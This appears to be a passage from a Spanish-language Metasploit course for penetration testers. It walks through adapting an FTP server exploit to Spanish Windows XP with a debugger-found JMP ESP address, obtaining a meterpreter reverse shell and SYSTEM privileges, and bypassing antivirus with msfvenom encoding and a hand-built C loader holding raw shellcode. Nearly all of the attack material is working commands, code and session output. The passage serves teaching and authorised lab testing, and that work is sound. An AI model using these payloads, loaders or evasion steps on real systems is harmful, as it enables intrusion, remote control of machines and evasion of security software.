Este paso se realiza porque si modificamos el exploit en su directorio original, en cuando hagamos un “update” de Metasploit, nuestros cambios desaparecerán ya que en el repositorio de Metasploit, está el exploit original.

Editamos el fichero de exploit. Los exploits de Metasploit están escritos en “Ruby”, aunque no es necesario ser experto en este lenguaje para modificar un exploit ya que es bastante intuitivo.

Dentro del exploit buscamos donde se definen los “targets”.

```
'Targets' =>
[
  [
    'Windows XP SP2 ENG',
    {
      #JMP ESP (MFC42.dll. Addr remains unchanged until a patched SP3)
      'Ret' => 0x73E32ECF,
      'Offset' => 966
    }
  ],
  [
    'Windows XP SP3 ENG',
    {
      #JMP ESP (USER32.dll. Unchanged unpatched SP3 - fully patched)
      'Ret' => 0x7E429353,
      'Offset' => 966
    }
  ],
],
```

Como puede verse en la imagen anterior, a “Ret” se le asigna una dirección de memoria la cual corresponde a la instrucción “JMP ESP” tal como dice el comentario dentro del propio exploit (Nos dicen incluso de que dll lo han sacado).


Entonces necesitamos buscar en que dirección de memoria hay un “JMP ESP” en nuestro Win XP SP3 Español.

Abrimos un “debugger” como “OllyDB” o “Immunity Debugger” en nuestro windows y hacemos un “Attach” a alguno de los procesos en ejecución (para este ejemplo se ha hecho “attach” de “explorer.exe”).

Después sacamos los módulos cargados (icono con una “e” en Immunity). Buscamos por ejemplo el “USER32.DLL” y lo abrimos con doble click.

Una vez en la ventana del modulo “USER32”, pulsamos “Ctrl + F” para buscar y en el cuadro de dialogo escribimos “JMP ESP” y pulsamos en buscar.

El resultado se ve en la siguiente imagen:



```

Immunity Debugger - Explorer.EXE
File View Debug Plugins ImmLib Options Window Help Jobs
CPU - thread 00003E0, module USER32
7E3A9353 FFE4 JMP ESP
7E3A9355 0B3C7E OR EDI,DWORD PTR DS:[ESI+EDI*2]
7E3A9358 ED IN EAX,DX I/O command
7E3A9359 0B3C7E OR EDI,DWORD PTR DS:[ESI+EDI*2]
7E3A935C 90 NOP
7E3A935D 90 NOP
7E3A935E 90 NOP
7E3A935F 90 NOP
7E3A9360 90 NOP
7E3A9361 8BFF MOV EDI,EDI
7E3A9363 53 PUSH EBX
7E3A9364 56 PUSH ESI
7E3A9365 57 PUSH EDI
7E3A9366 8BF9 MOV EDI,ECX
7E3A9368 33F6 XOR ESI,ESI
7E3A936A 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7E3A9370 8B0D 80103F7E MOV ECX,DWORD PTR DS:[7E3F1080]
7E3A9376 8D98 CC060000 LEA EBX,DWORD PTR DS:[EAX+6CC]
7E3A937C 8BC7 MOV EAX,EDI
7E3A937E 25 FFFF0000 AND EAX,0FFFF
7E3A9383 3B41 08 CMP EAX,DWORD PTR DS:[ECX+8]
7E3A9386 73 4D JNB SHORT USER32.7E3A93D5
7E3A9388 8B0D A4103F7E MOV ECX,DWORD PTR DS:[7E3F10A4]
7E3A938E 8D8440 LEA EAX,DWORD PTR DS:[EAX+EAX*2]
7E3A9391 8D0C81 LEA ECX,DWORD PTR DS:[ECX+EAX*4]
7E3A9394 8BC7 MOV EAX,EDI
7E3A9396 C1E8 10 SHR EAX,10
7E3A9399 66:3B41 0A CMP AX,WORD PTR DS:[ECX+A]
7E3A939D 0F85 0B0B0000 JNZ USER32.7E3A9EAE
  
```

En la columna de la izquierda se encuentran las direcciones de memoria donde están las instrucciones que hay en la tercera columna (la segunda columna es el “opcode” que representa la instrucción).

Como vemos la instrucción “JMP ESP” está en “7E3A9353”. En el caso de que la dirección de memoria resultante de la búsqueda contenga algún byte nulo (0x00), hay que buscar otra vez hasta encontrar una que no tenga bytes nulos, ya que si hay un byte nulo en el “shellcode” de un exploit, esto se considera una terminación de cadena y dicho shellcode no carga entero (hay que tener en cuenta que la inyección de código siempre se hace con funciones de tratamiento de cadenas y estas cortan la cadena cuando encuentran un byte nulo).

Utilizando esta dirección de memoria ya podemos modificar nuestro exploit, añadiendo una sección para el Windows XP SP3 Español, el cual quedará de la siguiente forma:

```
'Targets' =>
[
  [
    'Windows XP SP2 ENG',
    {
      #JMP ESP (MFC42.dll. Addr remains unchanged until a patched SP3)
      'Ret' => 0x73E32ECF,
      'Offset' => 966
    }
  ],
  [
    'Windows XP SP3 ENG',
    {
      #JMP ESP (USER32.dll. Unchanged unpatched SP3 - fully pathced)
      'Ret' => 0x7E429353,
      'Offset' => 966
    }
  ],
  [
    'Windows XP SP3 SP',
    {
      #JMP ESP (USER32.dll.)
      'Ret' => 0x7E3A9353,
      'Offset' => 966
    }
  ],
],
```

Después se recargan los módulos en Metasploit y nuestro exploit muestra los siguientes “targets”.

```
msf exploit(ability_server_stor) > reload
[*] Reloading module...
msf exploit(ability_server_stor) > show targets

Exploit targets:

  Id  Name
  --  -
  0   Windows XP SP2 ENG
  1   Windows XP SP3 ENG
  2   Windows XP SP3 SP

msf exploit(ability_server_stor) > █
```

Ahora configuramos el exploit para probarlo contra nuestro sistema objetivo.

```
msf exploit(ability_server_stor) > set RHOST 192.168.100.39
RHOST => 192.168.100.39
msf exploit(ability_server_stor) > set target 2
target => 2
msf exploit(ability_server_stor) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ability_server_stor) > show options

Module options (exploit/windows/ftp/ability_server_stor):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   ftp              yes       Valid FTP password for username
  FTPUSER   ftp              yes       Valid FTP username
  RHOST     192.168.100.39  yes       The target address
  RPORT     21              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.100.64  yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  2   Windows XP SP3 SP

msf exploit(ability_server_stor) > set LHOST 192.168.100.64
LHOST => 192.168.100.64
```

Y lo ejecutamos.

```
msf exploit(ability_server_stor) > exploit

[*] Started reverse handler on 192.168.100.64:4444
[*] Sending stage (752128 bytes) to 192.168.100.39
[*] Meterpreter session 1 opened (192.168.100.64:4444 -> 192.168.100.39:1338) at 2013-05-29 10:40:39 +0200

meterpreter > sysinfo
Computer      : IGNACIO-4F099E2
OS           : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Meterpreter  : x86/win32
meterpreter >
```

Como podemos ver en la imagen anterior, en la maquina atacante recibimos una conexión de la maquina objetivo la cual nos entrega una Shell de “meterpreter” (el “payload” por excelencia de Metasploit).

Hemos conseguido acceso al sistema.

## Bypass de antivirus con Metasploit

La mayoría de antivirus funcionan por firmas de software. Contienen una base de datos con las firmas de exploits, virus, malwares, etc, y en cuanto detectan un elemento que se corresponde con dicha firma automáticamente lo bloquean y lo ponen en cuarentena.

Para probar esto, hemos instalado en antivirus gratuito “AVG FREE” en nuestra máquina objetivo con el “Ability Server 2.34” instalado.

Si probamos ha ejecutar nuestro exploit otra vez, sigue funcionando sin problemas ya que Metasploit carga el “meterpreter” inyectando una DLL directamente en memoria y la mayoría de antivirus no analizan la memoria en tiempo real (algunos si lo hacen).

```

root@kali: ~
msf exploit(ability_server_stor) > exploit

[*] Started reverse handler on 192.168.100.64:4444
[*] Sending stage (752128 bytes) to 192.168.100.39
[*] Meterpreter session 3 opened (192.168.100.64:4444 -> 192.168.100.39:2108) at 2013-05-29 12:05:06 +0200

meterpreter > getuid
Server username: IGNACIO-4F099E2\sorribas
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
  
```

Ahora utilizamos la aplicación “msfpayload” de Metasploit para crear un ejecutable de “meterpreter” para windows.

```

root@kali:~/Cursos/CSAD-UJI# msfpayload --help

Usage: /opt/metasploit/apps/pro/msf3/msfpayload [<options>] <payload> [var=val] <[Summary|C|P|e|l|Rub|y]|[R]aw|[J]|s|X|e|[D]|l|[V]|B|[W]|a|>

OPTIONS:
  -h          Help banner
  -l          List available payloads

root@kali:~/Cursos/CSAD-UJI# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.100.64 LPORT=4444 X > met_rev.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.100.64", "LPORT"=>"4444"}
root@kali:~/Cursos/CSAD-UJI# file met_rev.exe
met_rev.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@kali:~/Cursos/CSAD-UJI#
  
```

Este ejecutable lo intentamos ejecutar en la maquina con antivirus y pasa lo siguiente.




Nuestro AVG detecta el “payload” como peligroso y no permite que se ejecute.

Podemos intentar ofuscarlo con las herramientas que proporciona Metasploit como “msfencode” o generarlo directamente con “msfvenom” que realiza en un mismo proceso lo que se hace encadenando “msfpayload” y “msfencode”.

Así con “msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.100.64 LPORT=4444 -b ‘\x00\xff’ -e x86/shikata\_ga\_nai -i3 -f exe > met\_rev2.exe” crearemos el mismo ejecutable pero ofuscado utilizando 3 rondas de codificado “shikata\_ga\_nai”.

```
root@kali:~/Cursos/CSAD-UJI# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.64 LPORT=4444 -b '\x00\xff' -e x86/shikata_ga_nai -i3 -f exe > met_rev2.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
root@kali:~/Cursos/CSAD-UJI# file met_rev2.exe
met_rev2.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@kali:~/Cursos/CSAD-UJI#
```

Probamos a copiar nuestro nuevo ejecutable en la maquina windows y vuelve a saltarnos el antivirus.



Hay varios métodos para intentar saltarse un antivirus, entre ellos el uso de "Packers" como "Themida" o "Hyperion", o la fabricación casera una plantilla de meterpreter personalizada.

Primero creamos un fichero de texto y lo llamamos por ejemplo "base\_met.c". En el metemos el siguiente código:

```
/*
  Plantilla custom para meterpreter.
*/

// Variable para el relleno
unsigned char padding[]=

;

// Variable para el metrerpreter
unsigned char payload[]=

;

// Cargamos meterpreter en memoria
int main(void) { ((void (*) ())payload) (); }
```

Ahora vamos a generar el relleno

```

root@kali: ~
x root@kali: /usr/share/metasploit...
x root@kali: ~/Cursos/CSAD-UJI
root@kali:~/Cursos/CSAD-UJI# cat /dev/urandom | tr -dc A-Z-a-z-0-9 | head -c1028
mG2gFU1lEzHkR8c2M0LfhD0xUARJo080XhXsSS65Nt6j3tjg1a3xT5bJlsX9z29Vu3LPB_wEzIrczD2Y32709Xva
0c-onkNKoy8Cf6h5N4mWt-ych1da8_J3WPvavFfZZDnlPhkxv7aAU5mqNDHYqXMad_5anTPYscXg8CL7a3qh_TlZ
kzIR8JSRQEdk3h-x-0oAQaLa8RTgi4dC38f2BjEly6fKgYoPoolWJxr4ltn8nvN_WpXh7-k99bZivl_rHt82EptT
kyfHKp0LyGi1sD10ffx1vX9EAPevvIeBR4xDb0kfxNSpLJDfoZLXVmoq-KLibqdtCis5-bnIA8o0oxZsSf1Pd1V
PdZSInc84zWysJC16nZH-VlgTp-ZqvKcmmI2nZZhc-24Vk6G_l7vmaPWxBCNuAvLS958oxX9Fc8ZB1kD06qnC7H7
6WxmU6SvdRy-NMhs2b3gj3isEeinuLPK56vy-M0W98cNB6TÁu3ArBkkjINsQbuSicEt4e1iy9mZvU34T55_es3a
eBfFuuDAfXFMLKwcPuBMwb9uSA0fMk2Hhzmzaf-tx2BZAdVCAGvViXTUeMU3c9XdbKF_YbL6rLduRGI0JRmiKMfH
-9zGa3dLXJhf02zUngIicSRJvprPIk0w0JuGgaZFo0zMEgDXZY9xYbEn41kVA0-0cv3JQxBDSJGEK34MN91X-azx
GxEG6nVhTF82_R2V8NP00wXL_UbvoR6LCLNSIf8rRwxXbjF90UysN5Yig3UsP0Ap17t1gphe8vWedGsC6iWDoWZf
89ERK16nKrKUwDKkqHt-24FPHF90f3JwyHsAXsXoVie1bjBU1rrcHKwy58PEKvecCVRBtoudy7987YfyCBef8Vz8
JxiEs3VHHLW1rMezrUtTA7DLUo3Ap8JjHWAyyvrmWEnQVLqJtdIHxe0L5keyiAQfEQHFuAdty-9vbbfaPIZIsu1u
ruzTL9CuKxxk0UvDo7GFJKPl1NXsoxroH9bRCPNSZm0S9PqSwSH1Cf8pitT4root@kali:~/Cursos/CSAD-UJI#
root@kali:~/Cursos/CSAD-UJI#

```

y el payload

```

root@kali:~/Cursos/CSAD-UJI# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1
00.64 LPORT=4444 -b '\x00\xff' -e x86/shikata_ga_nai -i3 -f c
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
unsigned char buf[] =
"\xbd\xc9\x92\x4c\x98\xda\xda\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
"\x57\x83\xee\xfc\x31\x6e\x0e\x03\xa1\x9c\xae\x6d\xe4\x6f\x90"
"\xff\xc6\xda\x79\x26\x92\x3e\x76\x82\x71\xf6\xc7\x65\x06\xe3"
"\xd4\xb7\x7b\xe0\x27\xcb\x1e\x3a\x77\x65\xb6\x51\x53\x32\xac"
"\x74\xf5\x25\x6d\x1c\xe5\x87\x67\x17\xa0\x76\x61\x79\x38\x92"
"\x8e\x50\x6d\x62\xc9\x95\x08\x94\x93\x41\xfb\x43\x54\x14\x7f"
"\xa2\x78\x65\xd5\x8f\x71\xbe\xc9\xfb\x0e\x0b\x1\x25\xb9\x40"
"\x9a\x38\x18\xee\xcb\xd6\xaa\x61\xea\x0a\x90\x2a\x57\x6c\xc4"
"\x72\x46\xf4\x2b\x0b\x4e\xe3\x15\x64\xba\x3c\x7c\x73\x5e\x52"
"\xb7\xf5\xf8\x42\x50\x79\x3f\x70\xd5\xe6\x36\x18\x31\xc3\xa8"
"\x2b\x6c\xc9\x3e\x91\x1f\x2f\x14\xa4\xbc\xf9\x13\xa4\xaa\x67"
"\xfd\xb1\xe3\x03\x57\x21\xd0\x89\xe2\x5d\x10\xc8\xf8\xbf\xd1"
"\x6d\xc8\x64\xd4\x0a\x92\x4e\xd9\x7a\x1f\xf9\xce\x86\xfc\x5c"
"\x50\x7f\x42\x57\x86\x39\x43\x08\x07\x06\x7c\x39\x19\x4b\xc5"
"\x11\xff\x90\x55\xf9\x26\xb1\x3a\xfd\xe4\x97\xf7\x8e\x39\x92"
"\xbd\x9a\xb9\x8f\xd5\xcd\x79\xbc\x24\xf6\xdd\xb9\x49\xab\x67"
"\x16\x2e\x3a\x13\xb0\xfe\x1a\xe5\xde\x7e\xd6\xc1\x31\xc6\xe9"
"\x78\x95\x9a\x8d\xca\xb8\xb0\x03\xd9\xbe\x16\xec\x47\xbc\xa2"
"\xb5\x22\x3c\xf3\x59\xca\xb9\xb8\xc0\xc1\xa4\x02\x08\x5f\xe1"
"\x19\xb4\xb7\x46\xa6\x9c\x67\x19\x6b\xca\x7e\x04\x79\x53\x6d"
"\x94\x2f\x77\x1a\x9a\x0b\xb8\x94\x97\x54\x5b\x68\xfa\xf6\x9b"
"\x29\x05\xe2\x12\xf5\x36\x02\x42\x3c\x22\x86\xa7\x03\x46\xda"
"\x26\x2a\x5b\x16\xbd\x85\x4e\x05\x02\xf6\xa3\x31\xe7\xc5\xc2"
"\x10\x41\x2f\x04\x32\xe1\x30\x19\x4d\xa4\x3a\x9a\x3f\x30\xdc"
"\xfa\x4a\x97\x97\xad\xf6\xf5\x4b\x47\x96\xe2";
root@kali:~/Cursos/CSAD-UJI#

```

Todo esto lo metemos en nuestra plantilla que quedará de la siguiente forma:

```

/*
Plantilla custom para meterpreter.
*/

// Variable para el relleno
unsigned char
padding[]="mG2gFU1lEzHkR8c2M0LfhD0xUARJo080XhXsSS65Nt6j3tjg1a3xT5bJls

```

```
X9z29Vu3IPB_wEzIrcZD2Y32709XvaOc-onkNKoy8Cf6h5N4mWt-  
ych1da8_J3WPvavFfZZDnlPhkxv7aAU5mqNDHYqXMAD_5anTPYscXg8CL7a3qh_TI  
zkzIR8JSRQEdkh3h-x-  
OoAQaLa8RTgi4dC38f2BjEly6fKgYoPoo1WJxr4ltn8nvN_Wpxh7-  
k99bZivlrHt82EptTkyfHKpOLyGi1sD1Q0ffx1vX9EAPevvleBR4xDbOkfxNSpLJDfoZ  
LXVmoq-KLibqdtCIs5-bnIA8oOoxZsSf1Pd1VPdZSInc84zwysJCI6nZH-VlgTp-  
ZqvKcmmI2nZZhc-  
24Vk6G_l7vmaPWXBCNuAvLS958oxX9Fc8ZB1kD06qnC7H76WxmU6SvdRy-  
NMHs2b3gj3isEeinuLPK56vy-  
M0W98cNB6TAu3ArBkkjINsQbuSicEt4e1iy9mZvU34T55_es3aeBfFuuDAfXFMlKW  
cPuBMwb9uSAOfMk2Hhhmzaf-  
tx2BZAdVCAGvViXTUeMU3c9XdbKF_YbL6rlduRGI0JRmiKMfH-  
9zGa3dLXJhf02zUnglicSRJvprPlk0w0JuGgaZFoOzMEgDXZY9xYbEn41kVA0-  
Ocv3JQxBDSJGEK34MN91X-  
azxGxEG6nVhTF82_R2V8NP00wXL_UbvoR6lCLNSIf8rRwxXbjF9OUysN5Yig3UsPO  
Ap17t1gphe8vwedGsC6iWDoWZf89ERk16nKrKUwDKkqHt-  
24FPHF90f3JwyHsAXsXoVie1bjBU1rrcHKwy58PEKvecCVRBtouyd7987YfyCBeF8V  
z8JxiEs3VHHLW1rMezrUtTA7DLUo3Ap8jJHWAyyvrmWEnQVLqJtdIHxe0l5keyiAQ  
fEQHFuAdty-  
9vbbfaPIZIsu1uruzTI9CuKxxk0UvDo7GFJkPl1NXsoxroH9bRCPNSZm0S9PqSwSH1  
Cf8pitT4"
```

;

// Variable para el metrerpreter

unsigned char payload[] =

```
"\xbd\xcf\x92\x4c\x98\xda\xda\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"  
"\x57\x83\xee\xfc\x31\x6e\x0e\x03\xa1\x9c\xae\x6d\xe4\x6f\x90"  
"\xff\xc6\xda\x79\x26\x92\x3e\x76\x82\x71\xf6\xc7\x65\x06\xe3"  
"\xd4\xb7\x7b\xe0\x27\xcb\x1e\x3a\x77\x65\xbb\x51\x53\x32\xac"  
"\x74\xf5\x25\x6d\x1c\xe5\x87\x67\x17\xa0\x76\x61\x79\x38\x92"  
"\x8e\x50\x6d\x62\xcd\x95\x08\x94\x93\x41\xfb\x43\x54\x14\x7f"  
"\xa2\x78\x65\xd5\x8f\x71\xbe\xc9\xfb\x0e\xe0\xb1\x25\xb9\x40"  
"\x9a\x38\x18\xee\xcb\xd6\xaa\x61\xea\x0a\x90\x2a\x57\x6c\xc4"  
"\x72\x46\xf4\x2b\x0b\x4e\xe3\x15\x64\xba\x3c\x7c\x73\x5e\x52"  
"\xb7\xf5\xf8\x42\x50\x79\x3f\x70\xd5\xe6\x36\x18\x31\xc3\xa8"  
"\x2b\x6c\xcf\x3e\x91\x1f\x2f\x14\xa4\xbc\xf9\x13\xa4\xaa\x67"  
"\xfd\xb1\xe3\x03\x57\x21\xd0\x89\xe2\x5d\x10\xc8\xf8\xbf\xd1"  
"\x6d\xc8\x64\xd4\x0a\x92\x4e\xd9\x7a\x1f\xf9\xce\x86\xfc\x5c"  
"\x50\x7f\x42\x57\x86\x39\x43\x08\x07\x06\x7c\x39\x19\x4b\xc5"  
"\x11\xff\x90\x55\xf9\x26\xb1\x3a\xfd\xe4\x97\xf7\x8e\x39\x92"  
"\xbd\x9a\xb9\x8f\xd5\xcd\x79\xbc\x24\xf6\xdd\xb9\x49\xab\x67"  
"\x16\x2e\x3a\x13\xb0\xfe\x1a\xe5\xde\x7e\xd6\xc1\x31\xc6\xe9"  
"\x78\x95\x9a\x8d\xca\xb8\xb0\x03\xd9\xbe\x16\xec\x47\xbc\xa2"  
"\xb5\x22\x3c\xf3\x59\xca\xb9\xb8\xc0\xc1\xa4\x02\x08\x5f\xe1"  
"\x19\xb4\xb7\x46\xa6\x9c\x67\x19\x6b\xca\x7e\x04\x79\x53\x6d"  
"\x94\x2f\x77\x1a\x9a\x0b\xb8\x94\x97\x54\x5b\x68\xfa\xf6\x9b"  
"\x29\x05\xe2\x12\xf5\x36\x02\x42\x3c\x22\x86\xa7\x03\x46\xda"
```

```
"\x26\x2a\x5b\x16\xbd\x85\x4e\x05\x02\xf6\xa3\x31\xe7\xc5\xc2"
"\x10\x41\x2f\x04\x32\xe1\x30\x19\x4d\xa4\x3a\x9a\x3f\x30\xdc"
"\xfa\x4a\x97\x97\xad\xf6\xf5\x4b\x47\x96\xe2"
;

// Cargamos meterpreter en memoria
int main(void) { ((void (*) ())payload) (); }
```

Ahora hay que compilar esta plantilla para windows. Tanto en Backtrack como en Kali Linux necesitamos "wine" y "mingw" para compilar binarios para windows. El paquete "wine" viene preinstalado, pero "mingw" no siempre está. Si no está instalado, hay que ejecutar "apt-get install mingw-64".


Una vez instalado procedemos con la compilación.

```
root@kali:~/Cursos/CSAD-UJI# i686-w64-mingw32-gcc base_met.c -o met_rev3.exe
root@kali:~/Cursos/CSAD-UJI# ls
base_met.c  met_rev2.exe  met_rev3.exe  met_rev.exe
root@kali:~/Cursos/CSAD-UJI# file met_rev3.exe
met_rev3.exe: PE32 executable (console) Intel 80386, for MS Windows
root@kali:~/Cursos/CSAD-UJI#
```

Ahora probamos a ejecutarlo en la maquina Windows. Para ello configuramos un "handler" en Metasploit que reciba la conexión y ejecutamos el binario en la maquina.

```
msf exploit(ability_server_stor) > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.100.64
LHOST => 192.168.100.64
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.100.64:4444
[*] Starting the payload handler...
```



```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.100.64:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.100.39
[*] Meterpreter session 4 opened (192.168.100.64:4444 -> 192.168.100.39:2581)

meterpreter > sysinfo
Computer      : IGNACIO-4F099E2
OS           : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Meterpreter  : x86/win32
meterpreter > getuid
Server username: IGNACIO-4F099E2\sorribas
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Nuestro Metasploit ha recibido la conexión de “meterpreter” y hemos tomado el control de la máquina.

## Automatización de tareas en Metasploit.

En Metasploit podemos crear scripts que automaticen las tareas que deseamos llevar a cabo, y luego llamarlos directamente desde la consola con el comando “resource filename.rc” o directamente desde la Shell de Linux con “msfconsole -r filename.rc”.

El fichero “filename.rc” simplemente será un fichero de texto con los comandos de Metasploit a ejecutar.

Ejemplo fichero “handler.rc”.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.100.64
set LPORT 443
set ExitOnSession false
exploit -j -z
```

Con la anterior secuencia de comandos creamos un “handler” de Metasploit en el puerto 443 para el payload “reverse\_tcp”, así nos ahorramos llamar todos estos comandos cada vez que deseemos configurar el “handler”.

## Referencias.

- Metasploit Unleashed ([http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page))
- Metasploit para Pentesters (Pablo González Pérez) Ed: Oxword
- <https://www.christophertruncer.com/>

Curso de Metasploit Framework.

**Autor:** Ignacio Sorribas Mollar.  
CISSP, OSCP, CCNA, CCNA Security

email: [sorribas@at4sec.com](mailto:sorribas@at4sec.com)

Twitter: @NachoSorribas

LinkedIn: <http://es.linkedin.com/in/nachosorribas/>

<http://www.at4sec.com>